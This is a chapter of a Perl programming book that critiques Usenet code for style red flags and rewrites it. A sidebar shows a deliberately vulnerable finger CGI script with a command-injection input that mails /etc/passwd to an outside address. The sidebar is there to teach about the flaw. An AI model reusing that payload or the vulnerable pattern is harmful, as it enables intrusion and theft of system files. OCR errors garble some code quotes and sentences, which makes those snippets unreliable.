---

1. `\"`
2. `print print print print print`
3. The **C-style `for` Loop**
4. A Lucky Find
5. File-Scope `my` Variables
6. Excessively Decorated Comments
7. **C-style `for` loop**
8. Unnecessary Variables
9. Single Scalar Variable in Quotes
10. Array Length Variables
11. Unnecessary Shell Calls
12. Capturing the Same Pattern Repeatedly

Some Miscellaneous Red Flags

Instead of looking at a single program in this chapter, we'll see a variety of red flags that crop up all over.

`\"`

```
Subject: Please Help !!!
Message-Id: <357F9D31.652AA817@thnet.com>

print "Content-type: text/html\n\n";
print "<HTML>\n<HEAD>\n";
print "<TITLE>Order Number: $OrderNum</TITLE>\n";
print "</HEAD>\n";
print "<BODY BGCOLOR=\"#ffffff\">\n";
print "<TABLE WIDTH=\"500\" CELLSPACING=\"0\" CELLPADDING=\"0\" BORDER=\"0\"
print "<TR>\n<TD WIDTH=\"500\"COLSPAN=\"2\" VALIGN=\"BOTTOM\"><IMG SRC=\"../
print "<TR>\n<TD WIDTH=\"217\" VALIGN=\"BOTTOM\"><IMG SRC=\"../images/abars/
print "<TD WIDTH=\"283\" VALIGN=\"BOTTOM\"> <MAP NAME=\"main1\"><AREA SHAPE=
...
```

In the original Usenet article, this continued for *63* lines. There are actually two red flags here. One is the frequent appearance of the sequence `\"`. I counted, and a substantial fraction of this text---about ten percent---is actually backslashes. We could reduce its size by ten percent, with no loss of information, and a great gain in readability, if we can just get rid of the backslashes. And we *can* get rid of the backslashes. Perl has an operator, called `qq`, that behaves just like `"..."` except that it lets you choose the string delimiters to be whatever you want, instead of quotation marks. If we use `qq`, the code looks like this:

```
print qq{<BODY BGCOLOR="#ffffff">\n};
```

```
print qq{<TABLE WIDTH="500" CELLSPACING="0" CELLPADDING="0" BORDER="0">\n};
...
print qq{<TD WIDTH="283" VALIGN="BOTTOM"> <MAP NAME="main1"><AREA SHAPE="rec
```

`print print print print print`

The other red flag in the previous example was **many consecutive `prints`**. Perl allows us to include newlines inside of quoted strings, and that's what we should do here. The result is:

```
print qq{
<HTML>
<HEAD>
<TITLE>Order Number: $OrderNum</TITLE>
...
<TR>
<TD WIDTH="500"COLSPAN="2" VALIGN="BOTTOM"><IMG SRC="../images/abars/btopp.jpg"
...
};
```

I have also replaced all the `\n` sequences with actual newlines here. It now becomes possible to see what the HTML looks like; we don't have to mentally filter out the backslashes and imagine that the `\n`'s have been translated to newlines. Instead of having to understand what the output will look like, we can just see it. **It's easier to see than to think**.

Many types of programs will contain a lot of multi-line `prints`:

```
print qq{
<HTML>
...
};
```

If this happens a lot, it may be more suitable to use a template-based approach; see Appendix ??? for examples of how to do this.

The C-style `for` Loop

Perl has two different constructions with `for`. The usual one loops over a list of items:

```
for (@items) {
  # do something with $_
}

for $item (@items) {
  # do something with $item
}
```

But the other imitates the C language's `for` construction:

```
for ($var=0; $var<$limit; $var++) {
  # do something with $var
}
```

The C-style `for` loop is usually a bad move in Perl. It is rarely needed, and eliminating it in favor of the list-looping `for` almost always clarifies the code.

For example:

```
Subject: Re: How to compare two files and get the differences ?
Message-Id: <7o5128$cp5$1@news1.kornet.net>

for ($i=0;$i<$sizelines;$i++) {
   ($f1, $categorybackup, $f2, $f3, $f4, $f5, $f6, $f7) =
      split (’\|’, $lines[$i]);
    ...
}
```

Here the goal is to loop over the elements of the array `@lines`. But this is precisely what the list-looping `for` does. Replacing the **C-style `for`** with a list-looping `for` eliminates the entirely synthetic variable `$i`:

```
for $line (@lines) {
   ($f1, $categorybackup, $f2, $f3, $f4, $f5, $f6, $f7) =
      split (’\|’, $line);
    ...
}
```

We can clean this up a bit more by getting rid of the dummy variables `$f1` through `$f7`:

```
for $line (@lines) {
   $categorybackup = (split (/\|/, $line))[1];
    ...
}
```

A Lucky Find

I was delighted when I ran across this splendid example, which is the subject of the next few sections:

```
Subject: Re: Use of uninitialized value at ..... warning with hash of hash
Message-Id: <37A17F79.36E82AF5@ebi.ac.uk>;

  my($each_sub, %out_subs, %left_out, $ver, $real_sub_entry_found,
     %final_out_subs, %out_subs, $separate_hash_entry_opt, $long_subname,
     @final_separate_entry_out);

  #~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
  # Parsing input files of perl programs
  #________________________________________________

  my @lib = @$lines;

  #~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~’’
  #  This for loop does not allow return until each sub is finished
  #_____________________________________________________________________________
  for ($j=0; $j < @lib; $j++) {

    #~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~’
    # Reading the first delimiter line and ’Title’ line altogether
    #_____________________________________________________________________________
    if ($lib[$j]=~/^\#[\-_]{50,}/ ) {
      next;
    } elsif ( $lib[$j]=~/^(\#+ *title *: *([\w\-\.]+))/i ) {
      $long_subname=$1;  $sub_name=$2; $title_found=1;
```

```
        if ($sub_name=~/\.pl$/) {
          next;
        }                          ## to avoid the very first headbox
        $out_subs{"$sub_name"}{'title'}="$sub_name";
        ...
      }
      ...
    }
```

File-Scope `my` Variables

We have seen this problem before: The program starts with a fat declaration of every variable in the program:

```
my($each_sub, %out_subs, %left_out, $ver, $real_sub_entry_found,
   %final_out_subs, %out_subs, $separate_hash_entry_opt, $long_subname,
   @final_separate_entry_out);
```

What the programmer *really* wants is to use a lot of global variables. But he can't, because he has put `strict 'vars'` at the top of the program, and `strict 'vars'` forbids global variables.



figure 5.1: `freud-small`

Sigmund Freud says that repressed subconscious urges will always find their way to the surface somehow, and that's what has happened here. The three-line `my` declaration of 10 effectively global variables is the sublimation of the author's frustrated desire for globals.

Sidebar: Superstition

Suppose your hear someone say

Smoking in bed is bad, because it will set off the file alarm.

You might be a little worried, because this seems to miss an important point. You might almost expect them to say next:

That’s why I always hang a sheet over the bed when I smoke.

Smoking in bed is bad, yes. You should avoid smoking in bed, yet. But not because it might set off the fire alarm! You should avoid smoking in bed because it is *dangerous*, whether or not the alarm goes off.

Perl’s `strict` declaration is like a fire alarm. No action is bad simply because it provokes an alarm from `strict`, and no action is good simply because it does not provoke such an alarm. Some practices are better than others, and `strict` issues warnings about some of the bad ones, but it is only a dumb machine, and doesn’t understand what is really going on. Similarly, the fire alarm is a useful indicator that something dangerous might be happening. When you hear it, you should be on the lookout for danger. But it is no substitute for common sense, and there might even be times when it is correct to disregard or disable it.

Unfortunately, the Perl community has over the past few years adopted an increasingly foolish and dogmatic attitude toward the `strict` declaration. "Always use `strict`," people tell you. "`strict` good!" It’s like they are 1950’s monster-movie zombies, shambling through the night, drooling, and muttering "must ... use ... `strict` ... always ... use ... `strict` ... ".

`strict` itself confers no benefits at all. The benefits come from the avoidance of the bad practices forbidden by `strict`. These practices include the use of global variables, or smoking in bed. Why are these practices bad? Because they tend have certain negative effects on the program. We saw earlier that use of global variables tends to reduce the nodularity, and hence the usability and maintainability of functions. This is the real problem; the `strict` violation is a third-order effect.

There are other practices that one could adopt that would have the same negative effects, and might cause the same usability and maintainability problems, but which are not diagnosed by `strict`. Does that make them better practices? No, it does not. `strict` failure is a symptom, not a problem in itself.

The conclusion is that compliance with `strict`’s complaints is not enough; you must understand *why* `strict` is complaining, because aotherwise you will find other ways to achieve the same problems in spite of `strict`. That is what the author of this program has done.

Please remember that `use strict` enables three different optional checks, none of which is related to the other two. `strict 'vars'` requires that all variables be either declared with `my` or qualified with an explicit package name. `strict 'subs'` requires that all strings be quoted and that all functions be either pre-declared or called with explicit argument lists or with the `&` notation. `strict 'refs'` forbids the use of strings as if they were references. Since these three effects are totally different, there is no reason to expect that all three will be appropriate for all programs. When you hear someone say "always use `strict`", remember that they are not thinking about what they are saying; if they were, they would have been more specific, perhaps saying something like "you should be using `strict 'vars'` here."

As an exercise against `use strict`-zombieism, please consider the three effects of `strict`, and decide for yourself which one you think is the most useful of the three, and which you think is the least useful.

Here the author is paying the costs of the `strict` declaration, mandatory variable declarations, without collecting most the benefits, which are increased reusability and maintainability. There are two possible fixes.

The simple one is to eliminate `strict`. Don’t put it in just because people insist that you should.

The other choice is to restructure the program to use better variable encapsulation and smaller scopes. That is what we will do here. For example, the `$long_subname` variable is used only inside the `elsif` block, so that is where it should be delcared:

```
} elsif ( $lib[$j]=~/^(\#+ *title *: *([\w\-\.]+))/i ) {
  my $long_subname=$1;  my $sub_name=$2; $title_found=1;
```

Someone else reading the program can tell from this that they can forget about `$long_subname` completely, unless they are considering the operation of that one block of the program.

Excessively Decorated Comments

I once had a student with a green Hiliter marker. He carefully highlighted *every* sentence in his algebra textbook. I guess he thought that since they were all important, they should all be highlighted.

I had a boss like that once. "Mark," he would say, "I want you to make this project your top priority!" "Okay, but what about the project you gave me yesterday that you said should be my top priority?" "That should be your top priority also." Haven't you ever had a boss like that?

In this program, the author has carefully highlighted all the comments, since they're all important:

```
#~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
# Parsing input files of perl programs
#________________________________________________

my @lib = @$lines;

#~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~''
#  This for loop does not allow return until each sub is finished
#_____________________________________________________________________________
for ($j=0; $j < @lib; $j++) {

  #~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~'
  # Reading the first delimiter line and 'Title' line altogether
  #_____________________________________________________________________________
```

Please don't do this. Save the decoration for only the *most important* comments.

Excessively decorated comments waste space on the screen. The decorations must be maintained, which is a waste of time; every time you edit the comment you have to go and adjust the gingerbread around it. And the gingerbread doesn't even make the comments easier to see!

```
# Parsing input files of perl programs
my @lib = @$lines;

#  This for loop does not allow return until each sub is finished
for ($j=0; $j < @lib; $j++) {

  # Reading the first delimiter line and 'Title' line altogether
  if ($lib[$j]=~/^\#[\-_]{50,}/ ) {
    next;
...
```

If you really want to make a comment stand out, just put some white space around it:

```
# Parsing input files of perl programs
my @lib = @$lines;


#  This for loop might cause an accidental missile launch


for ($j=0; $j < @lib; $j++) {

  # Reading the first delimiter line and 'Title' line altogether
  if ($lib[$j]=~/^\#[\-_]{50,}/ ) {
    next;
...
```

C-style `for` loop

We can replace `for ($j=0; $j < @lib; $j++)` with `for my $line (@lib)`, eliminating the synthetic `$j` variable; going along with this we replace `$lib[$j]` with `$line`. I guess that about 95% of C-style [[for]] loops can be replaced this way. **Loop counter variables**, whose only purpose is to track the number of times a loop has been executed, are almost always synthetic and are red flags.

Unnecessary Variables

```
my @lib = @$lines;

# This for loop does not allow return until each sub is finished
for my $line (@lib) {
```

We have already seen **variable use immediately follows assignment**. Eliminating `@lib` gives us:

```
# This for loop does not allow return until each sub is finished
for my $line (@$lines) {
```

and avoids the unnecessary array copy.

Single Scalar Variable in Quotes

```
$out_subs{"$sub_name"}{'title'}="$sub_name";
```

In Perl, [["..."]] means "please construct a string with the indicated contents." But `$sub_name` is *already* a string, so **`"$sub_name"`** is a waste of time.

In other contexts, however, this bad habit can result in horrific bugs. For example, consider a function that says:

```
my $arg = shift;
foo("$arg");
```

This might look okay to a casual inspection, but it hides a disaster. The argument to the function, `$arg`, might be a reference value. But the `"$arg"` expression turns it into a string and passes the string to the `foo` function. `foo` is also expect a reference, but it doesn't get one. Instead, it gets a string that *looks* like

a reference.

Let's hope that the programmer was using `strict 'refs'` in this case. When the rest of the program tries to use `"$arg"` as a reference, the program will abort with a fatal error. But that might happen until hundreds of lines later, far from the place where the real error was committed, in the call to `foo`. It's much better not to have the error in the first place. Don't put in unnecessary quotation marks:

```
$out_subs{$sub_name}{'title'} = $sub_name;
```

In the interests of trying to **avoid excess punctuation**, we might also unquote the hash key:

```
$out_subs{$sub_name}{title} = $sub_name;
```

Array Length Variables

Related to loop counter variables are **array length variables**. These are variables whose only purpose is to track the length of some array. As such they are entirely synthetic. In Perl, they are also entirely unnecessary, because Perl arrays already track their own lengths. For example:

```
Subject: Re: Sorting is too slow for finding top N keys... - BENCH II
Message-Id: <lziu9yy6m2.fsf_-_@linux_sexi.neuearbeit.de>

$pos=0; $array[$pos++]=
  do { my (@alloc) =
         ($key, $value, int(rand(1<<16))); \@alloc }
  while(($key, $value) = each %$href);
```

`$pos` here is entirely structural; we can eliminate it by saying:

```
push @array,
  do { my (@alloc) =
         ($key, $value, int(rand(1<<16))); \@alloc }
  while(($key, $value) = each %$href);
```

The baroque reversed flow control here is masking a bug. Well as that fix will I:

```
while(($key, $value) = each %$href) {
  push @array, [$key, $value, int(rand(1<<16))];
}

# or perhaps
@array = map [$_, $href->{$_}, int(rand(1<<16))],
   (keys %$href);
```

Unnecessary Shell Calls

```
   Subject: why does this not work?
   Message-Id: <8l1r5c$n76$1@news-int.gatech.edu>

   ($current_month, $current_day, $current_year)
          = split(/-/, 'date "+%m-%d-%Y"');
   $current_year=chomp $current_year;
```

Even if this did work, it's rather bizarre and expensive. The `'date...'` expression must open a pipe,

fork a new process, and execute the shell; the shell forks *another* process, which executes the `date` command. And when all this is done, the answer wasn't even what we wanted! We have to do a `split` to break it up. More straightforward is:

```
($current_month, $current_day, $current_year)
        = (localtime)[4,3,5];
```

Other common culprits here are:

```
@files = `ls`;
@files = `ls *.c`;
```

Usually it is simpler and more reliable to use `glob('*')` or `glob('*.c')` instead. If a filename happens to contain a newline character, `` `ls` `` won't return the right answer; `glob` will.

Another example I found:

```
$cutvar = `echo $array[0] | cut -c1-7`;
```

Just use this:

```
$cutvar = substr($array[0], 0, 7);
```

The real problem here isn't the speed difference; that's probably not important. The real problem is that the first one won't work if `$array[0]` contains a shell metacharacter, such as `*`.

Sidebar: Shell Commands

This problem with * is quite common, and can cause all sorts of worse problems. The example I'm about to show you is very similar to one that was once distributed with the NCSA `httpd` server, which at the time was the most popular web server software. It is a web gateway for the "finger" service, which provides information about system users. The main difference is that this example is in Perl, whereas the NCSA version was a shell script.

```
#!/usr/bin/perl

use CGI ':standard';

print header, start_html('Finger Gateway');

if (param()) {   # Form was submitted
  print "<PRE>\n";
  $cmd = 'finger ' . param('arg');
  print [C['$cmd']C];
  print "</PRE>\n";
  exit 0;
}

print start_form, textfield('arg'),
  submit, end_form;

exit 0;
```

The web user can supply an argument for this program, say `mjd`; the program then delivers information about user `mjd` back to their web browser. A casual security analysis says that the only nontrivial program it runs is `$FINGER`, whose identity is hard-coded, and since finger information is publicaly available anyway, this should be safe. This analysis is wrong.

`param('arg')` is the argument supplied by the web user. If they supply an argument like this:

```
'Mail arnoldb@treachery.com < /etc/passwd'
```

then `$cmd` becomes:

```
finger 'Mail arnoldb@treachery.com < /etc/passwd'
```

whereupon the shell executes the `Mail` command as indicated. Whoops.

In 1994, when this utility was released, nobody had experience with this kind of problem, and the community was rather shocked by its pervasiveness.

Subtle problems can occur with the shell. They can be hard to detect, even in simple programs. The casual analysis was no good; we said "It only runs `finger`," but this was wrong, because it also runs the shell, and the shell is very complicated. This book isn't about CGI security, so I will leave it at that.

The examples of unnecessary shell calls I find most offensive are the ones that invoke `awk`, such as:

```
@name='route | awk '/ppp/ { print $8 }' | sort -u';
```

Calling `awk` from inside your Perl program is like digging a hole with a shovel,

figure 5.2: shovel

...after unloading the shovel from the backhoe you drove to work in.

figure 5.3: backhoe

There really isn't anything you can do in awk that you can't do quicker inside of Perl itself. The line above becomes:

```
/ppp/ and $name{(split)[7]}++ for 'route';

@name = sort keys %name;
```

Not all shell calls are unnecessary; I am quite happy to call the shell to get the output of route.

Here's a common problem that strikes people trying to call awk from Perl:

```
Subject: problem with awk in perl script
Message-Id: <91qbbv$g9h$1@foo.grnet.gr>

system('awk '{print $10,$1}' statdata.dat ');
```

This doesn't work because of quoting problems; Perl tries to interpolate the values of $10 and $1 into the command before executing it, so the argument of awk becomes garbled. The problem is entirely avoided by writing:

```
open F, "< statdata.dat" or die ...;
print ((split)[9,0], "\n" while <F>;
close F;
```

or even

```
print map (split)[9,0], ‘cat statdata.dat‘;
```

Here’s another example that didn’t work, for a similar reason:

```
Subject: pipe to nawk within perl?
Message-ID: <30d612e5.0110121606.17c983e9@posting.google.com>

$let2 = ‘ls -l $ld/$ssn.o* | grep ’$date2grep’ | nawk ’{print $9}’‘;
```

Instead, one might try something like this:

```
$let2 = grep { localtime((stat $_)[9]) =~ /April\s+2.*2001$/ }
           glob("$ld/$ssn.o*");
```

Sidebar: Unnecessary Shell Calls

I do think that many people take the shell-call-elimination rule too far, calling for the elimination of *all* shell calls. Some really useful shell calls are:

```
‘ps‘
```

to get a process listing for Perl to work on;

```
system("sort -o input output");
```

which makes sense when the input is very large; Perl might run out of memory, but `sort` uses an external multipass merge algorithm that performs well without using a lot of memory, and one of my favorites:

```
$page = ‘lynx -dump $URL‘;
```

People can be very dogmatic about avoiding the shell at all costs. The program I wrote to manufacture slides for my conference talks makes a lot of shell calls. It converts many text files to HTML, one file for each slide. The conversion process is slow, so I would like to avoid it if it is unnecessary. The program is written to keep old versions of the text files handy, and to perform the slow conversion only if the text file has changed; it uses the Unix `cmp` command to check if the two versions are different:

```
if (! -e ".bak/$filename" || system("cmp -s $filename .bak/$filename")) {
  print STDERR "*";
  push @SLIDES, $filename;
}

# later, convert each file in @SLIDES from text to HTML
```

I once had a big argument with some programmers about this. They told me that calling `cmp` all the time was wasteful, and that I should instead maintain a file with MD5 checksums for each file, and compare the checksums. They were wrong. The Extreme Programming folks say

> Do the simplest thing that could possibly work.

I think this is terrifically good advice. In this case, `cmp` was the simplest thing that could possibly work. To do 180 executions of `cmp` takes less than 4 seconds; that means that the MD5 thing can’t possibly save more than 4 seconds per run. Complaining that `cmp` is too slow is like complaining that a ten-cent candy bar is too expensive. Perhaps the candy should cost only half as much, but it’s only a nickel, so who cares? Suppose I could get a 50% speed-up with the MD5 approach, and it took me only thirty minutes to implement. I would have to rebuild 162,000 slides to reach the break-even point on the optimization. **Don’t be penny wise and pound foolish**.

Moreover, the motivation for using MD5 is flawed. They said I should use MD5, because that way my program would only have to compare the checksums, which is fast. This is wrong. To do `cmp`, the program must read both files. The MD5 strategy eliminates the `fork` and `exec`, and one of the two file reads. But it adds the expense of maintaining the database of checksums, and also the cost of calculating the checksum itself. Calculating a checksum is expensive because there is a lot

of math. `cmp` just reads the files and compares byte by byte, which is cheap. Moreover, if the file *has* changed, `cmp` will often find out before it has read the entire file; MD5 must process the entire file every time. One day on a whim I implemented the MD5 thing just to see what would happen, and sure enough, the program was slower.

In the early days of Perl, we boasted that it was a "glue language", and counted calling out to the shell as a valuable feature. We were also fond of saying that although Perl might not run quickly, it was quick to write, so you could build a working application quickly, and then improve it to be faster later if that was needed, or not if it wasn't. That is exactly what I did in this program. I got the file-compare optimization done quickly by calling `cmp`, found that it was fast enough to use, and left it alone after that. There is no need to "improve" a solution that is already good enough, just out of some cockeyed idea of language purity. Let's not forget the things that make Perl good.

Here's one last example:

```
Subject: get idle times and format it
Message-ID: <9vbpme$e5l55$1@ID-65612.news.dfncis.de>

$line = 'top b -n 0 | awk '/idle/ {gsub ("%", "") ; print $3,$5,$7,$9}'';
@data = split(/ /, $line);
$user     = $data[1];
$system = $data[2];
$nice     = $data[3];
$idle      = $data[4]
```

This has the same quoting bug as the previous two examples. To fix it, we can use:

```
($line) = grep /idle/, 'top b -n 0';
($user, $system, $nice, $idle) = ($line =~ m/\d+\.\d+/g);
```

Here I've also cleaned up the Perl code.

Capturing the Same Pattern Repeatedly

Someone answering the post in which the previous example was provided suggested the following replacement:

```
my ( $user, $system, $nice, $idle ) =
  'top -b -n 0' =~
  /^CPU states:\s+([0-9.]+)% user,\s+([0-9.]+)% system,\s+([0-9.]+)% nice,\s+([
```

I think this sort of regex is how Perl acquires a reputation for being unreadable. The red flag here is **caputring the same pattern repeatedly**; here, we capture the pattern `([0-9.])` four times. Often, such captures can be replaced with `m//g` or with `split` as I did in the previous section:

```
    ($user, $system, $nice, $idle) = ($line =~ m/[0-9.]+/g);
```

=subjsect The swswsw Problem

Here's an extremely common special case of the problem of the prvious section:

```
Subject: Re: string tokenization
Message-Id: <20010627.084604.1001243552.6624@dhthomaslnx.mcafee.com>

> I am working on an autometic emailing program...intended to be
> written in perl I have a file of rows of email addresses and
```

```
> names separated by a space and each entry by a linefeed
>
> emailadd FirstName LastName
> emailadd2 FN2 LN2

...
if ($line =~ /(\w+)\s(\w+)\s(\w+)/) {
  my $email = $1;
  my $first = $2;
  my $last = $3;
...
```

This is **the swswsw problem**. When you see a series of `\s` alternating with `\w+` or `\d*` or `.+` or `\S*`, that's the time to ask yourself if you might be able to do better by using `split` instead. In this case, the result is much easier to read:

```
my ($email, $first, $last) = split /\s/, $line;
next unless defined $last;
```

Randal Schwartz, the author of *Learning Perl*, has a good rule of thumb for how to choose among these alternatives. He says:

> Use capturing when you know what you want to keep.
>
> Use `split` when you know what you want to throw away.

Here's another example:

```
Subject: alternatives to ps command
Message-Id: <7fe42fcd.0109240201.7a6f98c2@posting.google.com>

my $ps = ‘ps -fu$user‘;

# convert our scalar $ps into an array, break on \n
my @aps = split /\n/, $ps;

# loop each real processes
foreach my $iaps (@aps) {

    # these are the only elements we require
    my ($stime, $time, $cmd);

    # loop each possible process type
    foreach my $p (@processes) {

        # match the elements we require
        if ($iaps =~ m/^\s+\w+\s+\d+\s+\d+\s+\d+\s+([\d:]+)\s.+\s([\d:]+)\s(.+)
$/) {

            # save the values we have matched from above regex
            $cmd   = $3; $stime = $1; $time  = $2;
            ...
```

That regex is unreadable. I suggest this alternative:

```
for my $iaps (‘ps -fu$user | tail +1‘) {
  my ($user, $pid, $ppid, $cpu, $stime, $tty, $time, $cmd) =
    split /\s+/, $iaps, 8;
  foreach my $p (@processes) {
    ...
```

Note the argument `8` to `split`, which tells `split` not to split up `$cmd`.

This isn’t exactly the same, because it doesn’t check that the numeric arguments are properly formatted. That may not be important, but if it is, it’s easy to add back:

```
for ($pid, $ppid, $cpu) {
  warn "Parse error: ’$_’ was not numeric" unless /^\d+$/;
}
for ($stime, $time) {
  warn "Parse error: malformed time ’$_’" unless /^[\d:]+$/;
}
```

This is more useful than the original behavior, which just skipped records that were malformed in any way.

Weak-stomached readers should skip the next example.

```
Subject: pattern matching
Message-Id: <98rf06$dao$1@newsg2.svr.pol.co.uk>

...
elsif (((($_ =~ m/^P\s*(\S*)\s*(\S*)\s*(\S*)\s*(\S*)\s*(\S*)\s*(\S*)\s*(\S*)\s*(\S*)\s*(
($_ =~ m/^\s\s(\S*)\s*(\S*)\s*(\S*)\s*(\S*)\s*(\S*)\s*(\S*)\s*(\S*)\s*(\S*)\s*(\d*|-\d*
($_ =~ m/^\s\s(\S*)\s*(\S*)\s*(\S*)\s*(\S*)\s*(\S*)\s*(\S*)\s*(\S*)\s*(\S*)\s*(\S*)/) o
($_ =~ m/^\s\s(\S*)\s*(\S*;)/))
and (($flagds2 ==1) and ($tcell_type_flag eq Leaf)))
```

I can’t fix this, because I don’t know what it was supposed to be doing, and I suspect that the original code, as given, was not working correctly. The author told us that the data looked like this:

```
P  1234  4567  23 244  445 1236 1234 7890
     1234  555    6     666  -450 -900 670 -30;
P  1234  456   -700  -800  -76000  -600 -900 -785
     1234  455;
P  1234  4567  23  244 445 1236 1234 7890
     1234  555   6    666 -450 -900 670 -30
      45    44     3     -20;
```

Whatever the original code was doing, though, I’m confident that the code we saw was not the best way to do it, or even the fiftieth-best. Something more like this must surely have been an improvement:

```
s/;\s*$//;
my @numbers = split;
if ($numbers[0] eq ’P’) { $P_line = 1; shift @numbers }
# Now do something with @numbers...
```

Occasionally, `split` is not the right replacement, as in this example:

```
Subject: Match Parsing Glitch
Message-Id: <3B046663.DB985D9C@xx.com>
```

```
$line =~
m/\d{3}\s\d{6}\W(\W{7})\s{4}(\W{10})\s{2}\d{2}\/\D{2}\/\d{2}\s(.{5,25})/;
```

The data had this format:

```
003 046926 MXF  08 1/1/5    $2,400,000  22/NO/00 4285 AN ADDRESS HERE       C5D
```

This is a fixed-format record; the fields have fixed lengths. Perl has a special utility just for dealing with fixed-format records, called `unpack`:

```
($vendor, $price, $address) =
    unpack "x11 A7 x10 A10 x16 A25", $line;
```

The `x` elements tell Perl to skip a certain number of characters, and the `A` elements tell it to capture a certain number of characters. Often this gets easier to read if you put a simple front-end onto `unpack`:

```
($vendor, $price, $address) =
    my_unpack "12-18 29-38 55-78", $line;
```
